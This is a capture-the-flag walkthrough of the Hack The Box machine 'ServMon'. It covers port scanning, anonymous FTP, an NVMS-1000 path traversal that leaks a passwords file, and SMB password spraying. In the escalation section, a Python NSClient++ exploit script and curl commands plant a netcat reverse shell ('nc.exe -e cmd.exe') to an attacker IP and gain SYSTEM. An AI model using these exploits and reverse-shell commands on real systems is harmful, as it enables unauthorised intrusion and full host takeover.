ServMon
A complete walkthrough of the "ServMon" machine from Hack The Box, detailing the path from anonymous FTP access revealing hints, exploiting a path traversal vulnerability in NVMS-1000 to retrieve credentials, gaining initial access via SSH, and escalating privileges using NSClient++ misconfigurations.
ServMon
Recon
As usual, starting off with an nmap scan over our target:
sudo nmap -sS -Pn -n -p- servmon.htb -oN all_syn.txt
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5666/tcp  open  nrpe
6063/tcp  open  x11
6699/tcp  open  napster
8443/tcp  open  https-alt
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
Sservice enumeration:
PORTS=$(grep "open" all_syn.txt | awk -F '/' '{print $1}' | tr '\n' ',' | sed 's/,$//'); sudo nmap -sVC -p $PORTS -Pn -n servmon.htb
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22  07:35PM       <DIR>          Users
22/tcp    open  ssh           OpenSSH for_Windows_8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
|   256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
|_  256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
80/tcp    open  http
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 340
|     Connection: close
|     AuthInfo:
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
|     <html xmlns="http://www.w3.org/1999/xhtml">
|     <head>
|     <title></title>
|     <script type="text/javascript">
|     window.location.href = "Pages/login.htm";
|     </script>
|     </head>
|     <body>
|     </body>
|     </html>
|   NULL:
|     HTTP/1.1 408 Request Timeout
|     Content-type: text/html
|     Content-Length: 0
|     Connection: close
|_    AuthInfo:
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5666/tcp  open  tcpwrapped
6063/tcp  open  x11?
6699/tcp  open  napster?
8443/tcp  open  ssl/https-alt
| http-title: NSClient++
|_Requested resource was /index.html
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after:  2021-01-13T13:24:20
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 404
|     Content-Length: 18
|     Document not found
|   GetRequest:
|     HTTP/1.1 302
|     Content-Length: 0
|     Location: /index.html
|     workers
|_    jobs
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.95%I=7%D=7/28%Time=6887938E%P=x86_64-pc-linux-gnu%r(NULL
SF:,6B,"HTTP/1\.1\x20408\x20Request\x20Timeout\r\nContent-type:\x20text/ht
SF:ml\r\nContent-Length:\x200\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n
SF:\r\n")%r(GetRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20tex
SF:t/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x
SF:20\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20X
SF:HTML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/D
SF:TD/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.
SF:org/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\
SF:x20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x2
SF:0\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")
SF:%r(HTTPOptions,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/htm
SF:l\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\
SF:n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\
SF:x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xh
SF:tml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1
SF:999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x
SF:20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\
SF:x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20
SF:\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")%r(RT
SF:SPRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/html\r\n
SF:Content-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n\r\n
SF:\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\
SF:.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xhtml1-
SF:transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1999/x
SF:html\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x20\x2
SF:0<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\x20\x
SF:20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20\x20\
SF:x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8443-TCP:V=7.95%T=SSL%I=7%D=7/28%Time=68879396%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,74,"HTTP/1\.1\x20302\r\nContent-Length:\x200\r\nLocation
SF::\x20/index\.html\r\n\r\nc\0\x20\0F\0a\0l\0s\0e\0\0\0l\0\0\0\0\0PN\xac\
SF:x9fM\x02\0\x12\x02\x18\0\x1aE\n\x07workers\x12\x0b\n\x04jobs\x12\x03\x1
SF:8\xbc\x01\x12")%r(HTTPOptions,36,"HTTP/1\.1\x20404\r\nContent-Length:\x
SF:2018\r\n\r\nDocument\x20not\x20found")%r(FourOhFourRequest,36,"HTTP/1\.
SF:1\x20404\r\nContent-Length:\x2018\r\n\r\nDocument\x20not\x20found")%r(R
SF:TSPRequest,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\nDocumen
SF:t\x20not\x20found")%r(SIPOptions,36,"HTTP/1\.1\x20404\r\nContent-Length
SF::\x2018\r\n\r\nDocument\x20not\x20found");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-28T15:15:28
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
Exporting the target if needed for later:
export TARGET=10.129.227.77
So, we have the following ports available to us: Port 21, FTP. Port 22, SSH. Port 80, HTTP. Port 445, SMB. Interesting ports: 6063, 6699 and 8443 (this one must be something).
Let's start of by checking for some low hanging fruits, I will start in ascending order:
Enumeration
FTP
Testing for anonymous log-in:
ftp servmon.htb
Connected to servmon.htb.
220 Microsoft FTP Service
Name (servmon.htb:czr): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
Sweet. Now let's download everything that's inside.
wget -m ftp://anonymous:anonymous@servmon.htb
Nadine 's file says:
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadine
Nathan's file says:
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
We will find out what that refers to a little later.
HTTP Port 80
We have web interface:

No creds for now, tested against some default ones and doesn't seem to work. I checked the https one over 8443, that requires creds too. SMB seems not to be enumeratable anonymously.
This gives us the next: POC HUNT :D!
Quickly I had the luck to find what I needed: https://github.com/AleDiBen/NVMS1000-Exploit/tree/master
python3 servmon_poc2.py 10.129.227.77 Windows/win.ini windows.ini
[+] DT Attack Succeeded
[+] Saving File Content
[+] Saved
[+] File Content

++++++++++ BEGIN ++++++++++
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
++++++++++  END  ++++++++++
Now, let's use this to our advantage. What do we know so far? Do you remember?
Nathan,
I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back into the secure folder.

Regards
Nadine
What if we are lucky enough to be able to read that? Let's hope that Nathan samAccountName is Nathan.
python3 servmon_poc2.py 10.129.227.77 Users/Nathan/Desktop/Passwords.txt passwords.txt
Aaaaaand:
1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
Okay, now let's see where tf these work. Quickly checking over smb with nxc:
nxc smb 10.129.227.77 -u nathan -p password.txt --continue-on-success

SMB         10.129.227.77   445    SERVMON          [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVMON) (domain:ServMon) (signing:False) (SMBv1:False)
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:L1k3B1gBut7s@W0rk STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:0nly7h3y0unGWi11F0l10w STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:IfH3s4b0Utg0t0H1sH0me STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:Gr4etN3w5w17hMySk1Pa5$ STATUS_LOGON_FAILURE
Well... After I tried several combinations of admin and these passwords or nathan and these passwords... After I even researched napster... I went back and checked that note and said that hmm... maybe these passwords are not only Nathan's.. Let me hit on something here:
nxc smb 10.129.227.77 -u nadine -p password.txt --continue-on-success
SMB         10.129.227.77   445    SERVMON          [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVMON) (domain:ServMon) (signing:False) (SMBv1:False)
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nadine:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nadine:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nadine:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [+] ServMon\nadine:L1k3B1gBut7s@W0rk
Foothold
And I saw it!
[+] ServMon\nadine:L1k3B1gBut7s@W0rk
nadine:L1k3B1gBut7s@W0rk, let's hope we can ssh :D

PrivEsc
Because while I was checking these creds and kept failing, I tried to see what's the NSClient++ available PoCs and during that time I found that NSClient++ introdoces a 7.5 CVSS v3 score vulnerability, for LPE.
https://www.exploit-db.com/exploits/46802
Let's test it out!
type c:\program files\nsclient++\nsclient.ini

The PoC states:
2. Login and enable following modules including enable at startup and save configuration
- CheckExternalScripts
- Scheduler
; Scheduler - Use this to schedule check commands and jobs in conjunction with for instance passive monitoring through NSCA
Scheduler = enabled

; CheckExternalScripts - Module used to execute external scripts
CheckExternalScripts = enabled
#!/usr/bin/python3
#automated way of exploiting vulnerabale NSClient++ 0.5.2.35 for privilege escalation.
#original exploit: https://www.exploit-db.com/exploits/46802
import requests
import argparse


parser = argparse.ArgumentParser(description='NSClient++ 0.5.2.35 - Privilege Escalation Script')
parser.add_argument('command', help='command to execute on victim machine')
parser.add_argument('host', help='host + port of the target. For example: https://192.168.0.100:443')
parser.add_argument('password', help='password for the user of the application')

args = parser.parse_args()

response = requests.put(args.host+'/api/v1/scripts/ext/scripts/exploit1.bat', data=args.command, verify=False, auth=('admin', args.password))
print(response)
response = requests.get(args.host+'/api/v1/queries/exploit1/commands/execute?time=1m', verify=False, auth=('admin', args.password))
print(response)
Of course, we will not be using this from our kali, but from the inside directly. This could be re-written in powershell, or easier:
IMPORTANT NOTE: TRANSFER NC.EXE ON THE TARGET HOST DON'T FORGET TO SET-UP A LISTENER!
curl -k -i -u admin:ew2x6SsGTxjRwXOT -X PUT https://localhost:8443/api/v1/scripts/ext/scripts/exploit2.bat -d "C:\Users\Nadine\nc.exe -e cmd.exe 10.10.16.24 9999"
Adjust "C:\Users\Nadine\nc.exe -e cmd.exe 10.10.16.24 9999" for your own needs!

Now let's execute it:
curl -k -u admin:ew2x6SsGTxjRwXOT https://127.0.0.1:8443/api/v1/queries/exploit2/commands/execute?time=1m/

Aaand...

We got SYSTEM!